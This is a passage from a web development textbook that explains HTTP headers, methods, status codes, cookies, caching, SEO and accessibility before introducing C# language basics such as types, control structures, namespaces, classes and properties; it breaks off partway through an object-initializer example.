- Content-Type
  This represents the MIME type of the response. Different file types use different MIME types. For instance, HTML files will usually be served using the “text/html” MIME type, while .jpg files will be served using the “image/jpeg” MIME type. More on this below.
- Content-Length
  The length of the content, in bytes.
- Expires
  This value indicates when the content should be removed from the browser cache (more on that below).

You should also note that the HTTP response header ends with an empty line, and the actual content (be it an HTML page, an image, javascript file etc.) comes after it.

One final point is important: most web requests are stateless; i.e. once the server has returned its response, it has forgotten all about it. The next request sent from the very same browser is seen as a completely new request with no connections whatsoever to the previous request. It is however possible to circumvent this slightly by using HTTP cookies (covered below), but the stateless architecture of the web should always be kept in mind.

3.6.1 HTTP Methods

There are actually 9 different methods (or verbs) defined by the HTTP protocol. However, it is entirely possible you will only ever see two of them: GET and POST. Later, when we start looking at web services and REST, we might also study the PUT and DELETE methods. It is however not guaranteed that browsers support them, but support for GET and POST methods among browsers is universal.

Most of the HTTP methods are idempotent, i.e. such requests can be reissued without any risk, and can therefore be bookmarked. (An idempotent operation in math is for instance when you multiply a number by 1, the result is the number itself). Regular links are always GET requests, and are therefore idempotent. Non-idempotent requests however do change something, i.e. they write something to a database, perform a financial transaction, send an order to processing etc. In general, you should think carefully whether a request sent to your web application will have any side effects, and if so, it should be a POST request, but otherwise a GET method. The story about “The Spider of Doom” illustrates this very well.

As you may recall, an HTML form can either use GET or POST, and the default (if you omit the method attribute) is in fact GET. A form that allows users to search for something is a common use case where a form should use the GET method. However, if the form is used

for some kind of data input, it should probably use POST.

Further reading about the HTTP methods and the differences between them can be found both here and here.

3.6.2 Status Codes

As you can see from the example above, one of the field returned in the response from the web server is a status code. The status codes are 3-digit numbers, and there are 5 categories:

- 1xx - Informational status codes
  These status codes are actually not used very much.
- 2xx - Success status codes
  The most common one is probably 200 (OK), which the web server will return if there are no problems.
- 3xx - Redirection status codes
  These status codes tell the browser that additional action must be taken. Usually this means that the browser should issue another request to a particular URL specified in the response. The most common one is 302 (Redirect).
- 4xx - Client error
  When the web server replies with a 4xx response code, it means that there was a problem with the request. By far the most common status code returned from this category is 404 (Not found), which is returned if the client issues a request for a page that doesn't exist.
- 5xx - Server error
  These status codes are returned when an error occurs on the server, and which prevent the request from being completed.

3.6.3 Cookies

Cookies are small text files which may be sent along with requests and responses. They are then stored in the browser cache, and can contain whatever values the web server chooses. As stated above, they are one of few mechanisms used to maintain state between sessions. They are also a potential security threat - more on that later, once we start discussing security issues in web applications.

3.6.4 MIME types

As stated above, when the web server returns a document to the browser, it will also specify the MIME type of the document. The browser will use the MIME type to decide how to display the document: as a text file, as an image, as a video etc. The browser cannot rely on file extensions for this purpose, mostly because there may be no such extension (the request/response may not include a particular extension), and a web service (with a given extension) may return an image file in one case but a text file in another.

There are a number of common MIME types you should recognize:

- text/html
  As noted above, this is usually the MIME type served with HTML files.
- text/css
  Used when serving CSS files.
- image/jpeg, image/png
  Used when serving images.

3.6.5 Cache

Browsers will generally try to store the results of requests in their cache, since it is highly likely that a given request will be repeated by the user, and there is high probability that the response would be the same. Instead of issuing the request again, the browser simply reads from cache what it had already stored there. Most of the time, this is OK, and will actually speed up the browsing. Images, javascript, CSS files etc. usually don't change very often, and can safely be retrieved from the browser's cache instead of issuing a new HTTP request to fetch it. Do note however that each browser has its own cache, so if you have two or more browsers on your computer, they will usually maintain a separate cache, and the result from a request made by one browser will not be in the cache of another browser.

Caching can be disabled, and if you examine the response above, you can see that it does not allow caching.

Caching might occasionally lead to problems, when you update some of your content, but the browser still thinks it can reuse content stored in cache. A "hard refresh" might come in handy, in many cases you can press Ctrl+F5 to issue a hard refresh. In that case, the browser will re-fetch all documents, images etc. for the particular page it is viewing.

3.7 SEO and accessibility

SEO (Search Engine Optimization) has become increasingly important in the last few years, especially since content on the internet is always increasing, and therefore users depend on search engines to find what they are looking for. Website creators are therefore spending more time on ensuring that their websites will turn up high on the result list of search engines when users type in certain search terms.

Another term - which is closely related - is accessibility. Accessibility is all about making your websites accessible to users with disabilities, notably users which are either blind or are visually impaired. You might think such users aren't that many that might want to view your website, and that may be true, but it turns out that a handful of your most important users are in fact blind: search engines. Therefore, whenever you are making an effort to increase accessibility on your web page, you are in fact also improving the ability for search engines to index your content and therefore making it easier for users to find it using search engines. For further reference, you should read the article "High Accessibility Is Effective Search Engine Optimization" on www.alistapart.com.

There are a number of points you should consider when you want to improve your website with SEO and accessibility in mind:

- Ensure that the keywords you want your users to find your website by, are located in the following places:
    - The title of the website
    - The <h1> heading
    - The URL
    - The META tags inside the <head> section (even though Google doesn't use the keyword meta tag)
    - In the content, preferably very early in the content
- Make sure the main content of your page is located as close to the top of the file as possible. This is important since some SE spiders will stop reading a page when it exceeds a certain file size.
- Ensure your URLs are well formed, and that they contain a minimal amount of query string variables. Example: the following URL:

  ```
  http://www.example.com/EditStudent.aspx?ID=27
  ```

  would be better like this:

  ```
  http://www.example.com/Student/Edit/27
  ```

  since search engines could ignore query string parameters (especially if there are many parameters)
- There are actually lots of other points to consider, you might want to read this SEO Checklist article

Note that there are also other issues that are important to SEO, such as how many pages contain a link to your website. The only "proper" way to affect this is to ensure your pages are worthwhile to read, i.e. they should contain valuable content that people find interesting, and will therefore link to. Other methods are sometimes referred to as "black hat SEO" methods, are often used by spammers and other low-life scum, and should be avoided at all costs.

Finally, the proper use of headings must be mentioned once again. Not only should you use the headings tags correctly, you should also ensure that there is one and only one <h1> tag in your page - as early as possible, and you should also maintain proper subheading structure. I.e. ensure that subheadings are correctly nested:

Heading1
    Heading2
        Heading3
        Heading3
    Heading2
        Heading3
            Heading4
            Heading4
        Heading3
    etc.


but not like this:

Heading1
        Heading3
    Heading2
            Heading4
    Heading2
    etc.

Screen readers will try to build a page summary out of the heading structure, and may fail to do so if the headings are not properly structured.

3.7.1 Any order columns

It is quite common for websites to have a particular layout, often where the navigation of the website is on the left, and the main content is in the middle:



If the HTML code would be laid out the same way, i.e. with the navigation links before the main content, it might hurt your page ranking in search results. Having the main content as early as possible in the markup is very important.

One method that ensures this is possible is the Any Order Columns method. Using it, you may specify your columns in any order in the HTML source (hence the name), and then you can use CSS to move the columns around. Note that this technique is not perfect, and might not work properly for all browsers (read: IE). This technique uses a very unique CSS trick: negative margins. It is explained in the article "Any Order Columns" at www.positioniseverything.net, and elsewhere since there have been many attempt at creating a simple and elegant solution to this problem.

3.8 Optimization

3.8.1 CSS Sprites

It is very convenient to add background images to HTML elements using CSS. However, each new image will add to the download time of the page, and most of the added time stems from the fact that a new HTTP request must be made. Furthermore, browsers will usually only download 2-4 files simultaneously from a single server, so if the number of images and other files is more than that, chances are that some files won't be downloaded until the first files have already been retrieved.

One solution to this is to use CSS Sprites. Basically, you would only use a single image, which contains all the images you are using. Combining all images into a single one will usually result in a file that is smaller than the size of the individual image files combined, plus the browser only needs to issue a single HTTP request to fetch that file.

This technique is explained quite well in the article "CSS Sprites: What They Are, Why They're Cool, and How To Use Them" at http://css-tricks.com/.

3.8.2 Other methods

There are a number of other methods you can use to ensure your pages load faster. An excellent article can be found here: http://developer.yahoo.com/performance/rules.html, which discusses various methods. Some of these will become clearer once we've covered JavaScript.

3.9 Links

- A very informative article that explains in detail what happens when the user types a URL into the browser until the page has been fully rendered.

4. C# and .NET

We will now turn our attention to server-side programming, and that requires us to learn one of the server-side frameworks available plus whatever programming language being used by that framework. Fortunately we have plenty to choose from, both in terms of frameworks and languages:

- PHP
- Ruby on Rails
- Django (Python)
- Classic ASP
- ASP.NET / ASP.NET MVC
- Java
- etc. - we have a number of options

In this book we will focus on ASP.NET MVC using C#. This requires us to know the C# language, and we will cover the fundamentals of the language in this chapter. Granted, C# and Java are very similar in many aspects, so you will learn a thing or two about Java as well. Do be aware that this chapter does not cover the C# language completely, instead we will focus on what is most important to be able to use it properly in ASP.NET MVC development.


4.1 C# and .NET

C# and Java are very similar in many ways:

- They are both pure object-oriented languages, i.e. stand-alone functions are not allowed. Everything is an object.
- Their syntax is very similar, close to C/C++, although a bit simplified when it comes to pointers and references.
- They are both garbage-collected. This means that the programmer doesn't have to take care of releasing memory, the garbage collector takes care of that. However, the programmer still needs to think about resource management as we will cover later.

C# and Java are not just very similar when it comes to syntax, they also have a similar execution environment. Both languages are compiled, although not into machine code. C# (and other .NET languages) are compiled into Intermediate Language (IL), while Java is compiled into bytecode. Both are then compiled to machine code on the fly when the application starts.

In the picture below you will find an overview of the process, i.e. what happens when code is written up to the point where it executes.



This overview can also be found in Andrew Troelsen's book: PRO C# 2010 & THE .NET 4 PLATFORM, as well as in previous versions of that book.

4.1.1 Assemblies

In .NET and C#, when code has been compiled into executable form, it will be stored in an assembly. An assembly can either be a .exe file - which can be executed directly, or a .dll file which must be loaded by another application.

4.1.2 Development environment

We have a couple of options when coding in C#:

- Visual Studio (full version)
- Visual Studio Express
- MonoDevelop
- The C# compiler plus your favorite code editor

What you choose mostly depends on your needs. If you plan on doing mostly web developer work on Windows, the Web Express version works very well. If you have a Mac or a Linux machine, MonoDevelop is your best bet. For those that do any other type of development on Windows, i.e. in C++, Client programs etc., the full version of Visual Studio is preferred.

4.2 The C# language

Now, let's focus on the C# language, and we start by taking a look at a minimal Hello World program in C#:

```
public class Application
{
    public static void Main( string[] args )
    {
        System.Console.WriteLine( "Hello world!" );
    }
}
```

Since there are no stand-alone functions in C#, the Main function (which is the entry into the program) must be a part of a class, and this class can be named just about anything (see later regarding the rules for class names in C#). The Main function must however be declared static, but don't let that fool you: static functions are rarely used.

Just like in C++, the return value of the function can either be int or void. The program can print to the console window using the WriteLine function found in the Console class which is located in the System namespace (similar to cout in C++ and System.out.println in Java). Finally, it can receive command line parameters through the args variable, which is an array of strings passed to the program once it is started.

A program like this should be saved in a file with the .cs extension, and then compiled using a C# compiler.

4.2.1 Comments

C# supports the same set of comments as C++: single-line comments which start with //, and multiline comments which start with /* and end with */.

Furthermore, you can use comments that start with /// (triple slash) to build documentation for your code. More on this below.

4.2.2 Basic types

C# has the following built-in types:

- long (64 bit integral number)
- int (32 bit integral number)
- short (16 bit integral number)
- double (64 bit floating-point number)
- float (32 bit floating point number)
- char (16 bit, represents a single Unicode character)
- byte (8 bit, a single byte)
- bool (boolean - true/false)
- decimal (128 bit, when precision really matters)
- string
- object

With the exception of the last two, these are all value types (see later about value types). By default, the numerical types are signed, i.e. they accept both positive and negative values. The exception to this is the `byte` datatype, which is unsigned by default. The integral types are also available in unsigned versions (`uint, ushort, ulong` etc.)

Java has a very similar set of built-in types, which can be viewed here.

Also, in both C# and Java, these keywords are actually aliases for built-in classes. For instance, the `int` datatype is actually the class `System.Int32`. The following two lines of code are therefore equivalent:

```
int i = 0;
// or:
System.Int32 i = 0;
```

The last two keywords refer to reference types, but we will cover the difference between value types and reference types later. The `string` keyword is actually an alias for the class `System.String`, and the `object` keyword is an alias for `System.Object`.

4.2.3 Variables

Variables are used in C# in a very similar way as in C++/Java. Variables can either be declared within a function or within a class. There is no support for global variables!

There are similar rules for names of variables as in C++ and Java: you can use a combination of alphanumeric letters plus the underscore, but the name cannot start with a number. C# is a case sensitive programming language, so the variables value, Value and VALUE are considered to be different from one another. Please note that it is also very common for code to use all-uppercase for constants, so you should probably avoid that in your variable names.

Depending on where a variable is declared, it may get a default value:

- Class variables will be initialized automatically by the compiler, according to the rules defined by the language. In general, their value will be 0 or the closest that particular datatype can get to 0 (0.0, null, false etc.)
- Variables declared within a function must be explicitly initialized. If you forget this, the compiler will warn you.

Example - class variables:

```
// Class variables are initialized when an
// instance of the class is created:
class Test
{
    public int m_nSize;
}

// inside Main( ):
Test t = new Test( );
// t.m_nSize is now == 0
```

Example - local variables

```
// Local variables within a function are not initialized. Example:
// Within Main( ):
int i;
Console.WriteLine( i );
// Compiler error!

// We must initialize the variable explicitly
// where it is declared:
int i = 0;
```

4.2.4 Strongly typed vs. dynamically typed

In the first versions of C#, all variables were strongly typed, i.e. their type had to be declared where the variable was declared.

In C# 3.0, the keyword `var` was introduced that can be used when declaring variables. When a variable is declared using this keyword, it will still be strongly typed, but the compiler will figure out the type of the variable for us. If it cannot reliably do so, it will complain. Example:

```
var i = 0;              // i is of type int
var name = "Daníel";    // name is of type string
```

This is expecially helpful when we start declaring variables of types which take longer to type than `int` or `string` which we will see later. Do note however that once the variable has been declared, it cannot change type:

```
var i = 0;  // i is of type int
i = "www.example.com";
// Compiler error! Cannot assign string to an int variable
```

In C# 4.0, yet another keyword was added that finally removed the restriction that all variables are strongly typed. This is the keyword `dynamic`, and variables declared using this keyword are truly dynamic, i.e. their type is determined at runtime, and can therefore change at any time.

4.2.5 Control structures

C# supports almost the same set of loops and conditional statements as C++ and Java:

If-statements:

```
if ( i == 0 )
{
}
```

Note that very similar rules apply to if-statements as in C++ and Java, i.e. you may add multiple else if statement following each if-statement, you may add a single else statement finally, and the curly braces are optional (but recommended).

Loops:

```
while( i > 0 )
{
    // Block is executed while i > 0
}

for ( int i = 0; i < 100; i++ )
{
    // This block will be executed 100 times
}

do
{
}
while( i > 0 ); // Will be executed at least once
```

The switch statement:

```
switch( i )
{
case 0:
    // Some code
    break;
case 1:
    // More code
    break;
default:
    // Will be executed if no match found in the case statements
}
```

Finally, the foreach loop:

```
foreach( Item i in Items )
{
    // "Items" can be just about anything that is a collection
    // (covered later)
}
```

You've probably seen most of this before, since these control structures are very similar to C++, and almost identical to Java. Let us view the main differences:

- In C++, the condition within an if-statement may be any statement that can be converted to a boolean statement. I.e. if you want to check if an integer number is non-zero, then it is enough to do it like this in C++:

  ```
  if ( variable )
  ```

  However, in C# (and Java), the condition must be a boolean expression, which means that the statement above must be rewritten like this:

  ```
  if ( variable != 0 )
  ```

- switch statements in C++ only support switching on variables of integral types, i.e. int, short, long, char and enum. In C# and Java, you can use strings as well:

  ```
  switch( cityName )
  {
      case "Reykjavík":
          // Some code...
          break;
      case "New York":
          // Some other code...
  ```

```
            break;
    }
```

- “Fall-through” in switch statements (which is allowed in both C++ and Java) is not allowed in C#, unless falling from a case with no code. Therefore, the following is legal:

  ```
  switch( i )
  {
  case 0:
  case 1:
      // Code which will be executed, both if i == 0 and i == 1
      break;
  }
  ```

  This means that each case that has some executable code associated with it, must also end with a break.

- Finally, C# supports the foreach statement. It behaves very similar to the for statement, but its sole purpose is to loop through a collection of any kind. foreach statements are heavily used, and will be covered in more detail when we will look at collections in C#.

4.2.6 Operators

C# supports a very similar set of operators as C++ and Java. The main difference is that C# supports the ?? operator, which is useful if you want to use an object if it is non-null, but some default value otherwise.

Operator overloading is possible in C#, just like in C++ (but not in Java). However, operator overloading is not as powerful in C# as it is in C++. For instance, it is not possible to overload operator = ( ) (i.e. the assignment operator).

Here is an example of an overloaded operator:

```
public class Fraction
{
    public static Fraction operator + ( Fraction a,
                                        Fraction b )
    {
        // TODO: how would you implement this?
    }
}
```

```
// In Main:
Fraction a; // initialization skipped...
Fraction b;
Fraction c = a + b;
```

Overloaded operators must always be public and static. Again, this is one of the rare cases where you would be using static functions.

Operator overloading is not used much in C#. In the cases where you find it useful to overload operators in your classes, a classic rule of thumb is: “Do as the int-s do”. I.e. don’t let your overloaded operators do too much, the behavior should not come as a surprise to the users of your classes (i.e. other programmers or yourself).

4.2.7 Constants and enums

There are 3 different ways to declare constants in C#: const, readonly and enum.

4.2.7.1 Const

Variables which are decorated with the keyword `const` should be assigned a value where they are declared, and this value won’t (and can’t) change. It is very common for such “variables” to have a name which is in all uppercase, using the underscore to separate words. Example:

```
const int MAX_ITEMS = 100;
```

`const` variables can be declared both as a local variables, and as class member variables. Only value types and strings can be declared const, i.e. it cannot be used for classes.

4.2.7.2 Readonly

The main difference between `const` and `readonly` variables is that the initialization of readonly variables may be deferred until a class constructor is executed, i.e. it does not have to be initialized where it is declared. Once a readonly value has been given its value, it cannot be changed. Example:

```
public class School
{
    // Note: not initialized!
    private readonly Person HEADMASTER;

    // Constructor:
    public School( Person headmaster )
    {
        HEADMASTER = headmaster;
        // From now on, this variable is a constant!
    }
}
```

Also, readonly can be used to declare constants of class types, which cannot be done using the const keyword.

4.2.7.3 Enum

Enums can be described as a typesafe list of constants in C#. Using it, we can for instance declare a new type that describes weekdays:

```
public enum Weekdays
{
    Sunday = 0,
    Monday = 1,
    Tuesday = 2,
    // etc.
}
```

If the constants are not explicitly initialized:

```
public enum Weekdays
{
    Sunday,
    Monday,
    Tuesday,
    // etc.
}
```

they will get a default value, where the first constant will receive the value 0, the next will be set to 1 etc. You may also set the value for the first constant:

```
public enum Weekdays
{
    Sunday = 10,
    Monday,     // Will be initialized to 11
    Tuesday,    // Will be initialized to 12
    // etc.
}
```

The enum can then be used just like any other constant:

```
switch( someVariable )
{
    case Weekdays.Sunday:
        // Code that deals with sundays
        break;
    case Weekdays.Monday:
        // etc.
        break;
}
```

Instead of hardcoding constants into your code, you should use one of these methods to declare the constant only once.

4.3 Namespaces

Namespaces are a part of the language, just as in C++ and Java. They are used very much in .NET, all classes which are a part of the .NET framework are a part of some namespace. The “root” namespace is called “System”, that contains most of the core classes, and then it contains various namespaces beneath it. We will explore some of them - but not all - in later chapters in this book.

Namespaces are used to "group together" similar types. For instance, classes related to web programming can be found in the System.Web namespace (or in other namespaces found below that namespace). It is possible to define your own classes which are not declared within a namespace. It is however recommended that you do use namespaces, in particular if you suspect that the class in question will be used by more than one project.

Here is a class declaration, where the class is declared within a namespace:

```
namespace Numerics
{
    public class Fraction
    {
    }
}
```

You may even create a “nested” namespace like this:

```
namespace Common.Numerics
{
    public class Fraction
    {
    }
}
```

The `using` keyword can be used to "bring in" types from a namespace:

```
using System;
using Common.Numerics;

public class Application
{
    public static void Main( )
    {
        // Now we can use:
        String s = "Daníel";
        Fraction f = new Fraction( );

        // ... instead of:
        System.String s = "Daníel";
        Common.Numerics.Fraction f
             = new Common.Numerics.Fraction( );
    }
}
```

Note that a `using` statement will only make directly visible classes within that particular namespace, but not classes beneath them (i.e. inside nested namespaces). In Java, the keyword `import` is used for similar (but not entirely the same) purpose, and there you may use a “recursive” syntax, but that is not supported in C#. Also, `using` statements are only effective within the file in which they are declared.

You should also note that it is entirely possible to skip all using statements completely. In that case, the code would simply be a little bit longer, since all class names used from other namespaces would have to be fully qualified.

By default, when we create a project using Visual Studio, all classes that we create inside that project will be placed in a namespace with the same name as our project. You can change this if you want to, just edit the code.

4.4 Classes

Everything in C# is a class, including the built-in types. This also means that every class has a base class, either implicitly or explicitly. If no base class is defined for a class you define yourself, it will implicitly get System.Object as its base class. Example:

```
// Explicitly declaring the base class:
public class Fraction : Object
{
}

// If no base class is declared, System.Object is implicitly
// the base class:
public class Fraction
{
}
```

System.Object offers a few services, the one we will use the most is the ability of a class to convert itself to a string. All classes inherit the method ToString( ) which is declared in System.Object. The default implementation simply returns the name of the class - fully qualified (i.e. including the namespace name). It is quite common for classes to override this default behavior, at least for debugging purposes. Here is one example:

```
public class Fraction
{
    private int m_nNumerator = 0;
    private int m_nDenominator = 1;

    // Returns a string in the format "a/b"
    public override string ToString( )
    {
        return m_nNumerator + "/" + m_nDenominator;
    }
}
```

Similar rules apply to class names as to variable names: you may use any combination of alphanumeric letters plus the underscore, however the class name may not start with a number. It is very common for classes in C# to use the Pascal casing naming convention (see below).

A class may contain variables, functions, operators and properties. Variables can be of the following types:

- built-in types
- user-defined types (other classes and structs)
- enum
- interfaces
- delegates

4.4.1 Constructors

Classes in C# have constructors just like classes in C++ and Java. A constructor contains code that is executed when an instance of a class is created. It is essentially just a function with the same name as the class, and no return value, just like in C++. Constructors may optionally accept parameters, which are used to construct a class object. A class may define any number of constructors, but they must be unique, i.e. their parameter lists must be unique. If no constructor is defined, the compiler will automatically add a default (parameterless) constructor. Constructors are not inherited (similar to C++ and Java).

Just like C++, the keyword `this` is used in C# to refer to the "current object". In C#, it can also be used to refer to another constructor within the same class:

```
public class Fraction
{
    private int m_nNumerator;
    private int m_nDenominator;

    public Fraction( )
        : this( 0, 1 ) {} // Note: otherwise empty

    public Fraction( int nNumerator, int nDenominator )
    {
        m_nNumerator   = nNumerator;
        m_nDenominator = nDenominator;
    }
}
```

Instead of declaring a number of constructors, it is possible to use the "Object initializer" syntax that was introduced in C# 3.0. Using this syntax, you may create a variable and initialize its members in a single statement, with a syntax that resembles constructor syntax. We will see an example of this below, after we've learned about properties.

4.4.2 Class variables

Class variables may be initialized either where they are declared:

```
public class Fraction
{
    private int m_nNumerator = 0;
    private int m_nDenominator = 1;
}
```

or within constructor(s):

```
public class Fraction
{
    private int m_nNumerator;
    private int m_nDenominator;

    public Fraction( )
    {
        m_nNumerator = 0;
        m_nDenominator = 1;
    }
}
```

If possible, you should initialize them where they are declared - that way, you don't have to remember to add initialization code to new constructors you might add. Both C# and Java allow this, but C++ doesn't.

Also note that it is quite a common error for beginners to accidentally declare a new variable when the intent is to initialize a class variable:

```
public class Fraction
{
    int m_nNumerator;

    public Fraction( )
    {
        int m_nNumerator = 0;
        // Note: this will NOT initialize the class member
        // variable, but will declare a new local variable
        // within this constructor!
    }
}
```

4.4.3 Visibility

There are four keywords used to describe visibility in C#: public, protected, private and internal.

The visibility of class members can be one of the following:

- **private**
  This is the default if nothing is specified. Basically this means that this member is only visible within the class itself.
- **protected**
  If a class member is declared protected, it is only visible within the class itself, plus any class that inherits from it.
- **public**
  This means that the member is visible to everyone, i.e. both inside the class itself, any classes that inherit from it, plus any code that uses this class.
- **internal**
  When a member of a class is declared internal, it will only be visible to code in the same assembly as the class itself.
- **protected internal**
  When a class member is declared to be protected internal, it will behave as being either protected or internal.

The visibility of classes can also be controlled, but we have only two options:

- **internal**
  This is the default if no visibility for a class is specified. A class declared as internal will only be visible within the assembly containing this class, and not outside it.
- **public**
  When a class is declared public, it will be visible everywhere.

One might ask: which option should I use? In general, the visibility of each class or class member should be as restricted as possible:

- Class member variables should by default be declared private, unless there is a very good reason not to (and there rarely is).
- Class member functions should only be declared public if they are a part of the public interface of the class, i.e. they are a part of the contract which other classes rely upon. This contract should always be carefully designed, and it should expose as little as possible about the internals of the class. Occasionally, a member function needs not be accessible to the outside, but needs to be accessible to classes which inherit from it, and in that case, you could use the protected keyword.
- Classes should be declared public if it is expected that they will be used in other assemblies than the one in which they are declared. This is common when libraries are created, i.e. collections of reusable classes that can be used in more than one project.

4.4.4 Properties

While both C++ and Java commonly use "get" and "set" functions, C# has a specific construct for this: a property. A property may be a get/set property, just a get property, or just a set property. The visibility of get/set may even be different. Here is an example:

```
public class Fraction
{
    private int m_nNumerator;
    private int m_nDenominator;

    public int Numerator
    {
        get
        {
            return m_nNumerator;
        }
        set
        {
            m_nNumerator = value;
        }
    }

    // The member variable m_nDenominator would then get its
    // own property, implemented like the one above
}
```

You may notice the use of the keyword `value`. This keyword indicates the parameter that set-functions always accept. For example, a similar function (from C++ or Java) would look like this:

```
public void SetNumerator( int value )
{
    m_nNumerator = value;
}
```

In C#, the name of this variable is implicit, and you cannot change it. You should therefore not use the name `value` for your variables.

The class Fraction (and its properties) can then be used as shown in the next code example. Note that the property is being called like it is a member variable, i.e. you are not supposed to use the parentheses. However, what happens behind the scenes is that a compiler-generated function is actually being called.

```
public static void Main( )
{
    Fraction f = new Fraction( );
    f.Numerator = 3; // calling the set property

    System.Console.WriteLine( f.Numerator );
    // calling the get property
}
```

C# 3.0 introduced "automatic properties", which we can use when the properties will only contain "boilerplate" code, i.e. when the code does nothing more than just returning a variable or assigning a new value to a class member variable.

Automatic properties take care of creating member variables for us (behind the scenes), as well as implementing the get/set functions:

```
public class Fraction
{
    public int Numerator   { get; set; }
    public int Denominator { get; set; }
}
// Much cleaner...
```

Obviously, you should only use this when you don't need to add anything inside the get- and set functions (such as data validation, thread synchronization etc.). If you have declared an automatic property, but later find that you need to add some code to it, you will need to change them into regular properties.

Hint: in Visual Studio, you can use the "prop" code snippet to create a property. You only need to type "prop" without the double quotes, and then press the TAB key twice. Then you will get a template for a property, where you only need to type in the actual type of the property plus the name.

In C#, properties are usually given names which start with an uppercase letter. If you explicitly declare the variable behind the property, you might want to use the same name, but in lowercase (see later about naming conventions).

Finally, there is no requirement that a property has a variable behind it. Consider the following code:

```
public class Person
{
    private string m_strFirstName;
    private string m_strLastName;

    public string FirstName
    {
        get { return m_strFirstName; }
        set { m_strFirstName = value;}
    }
    public string LastName
    {
        get { return m_strLastName; }
        set { m_strLastName = value; }
    }

    public string FullName
    {
        get { return m_strFirstName + " " + m_strLastName; }
    }
}
```

In this case, the FullName property doesn't have a backing variable, it only uses the other variables to return the full name of the person. Also note that this particular property only declares a get block.

4.4.5 Object initializers

As stated above, it is possible to declare and initialize a variable using the object initializer syntax that was introduced in C# 3.0. Using this syntax, we don't need to declare multiple constructors to be able to initialize a variable in different ways. Example:

```
public class Fraction
{
    public int Numerator   { get; set; }
    public int Denominator { get; set; }
    // Note: no constructors!
}

public static void Main( )
{
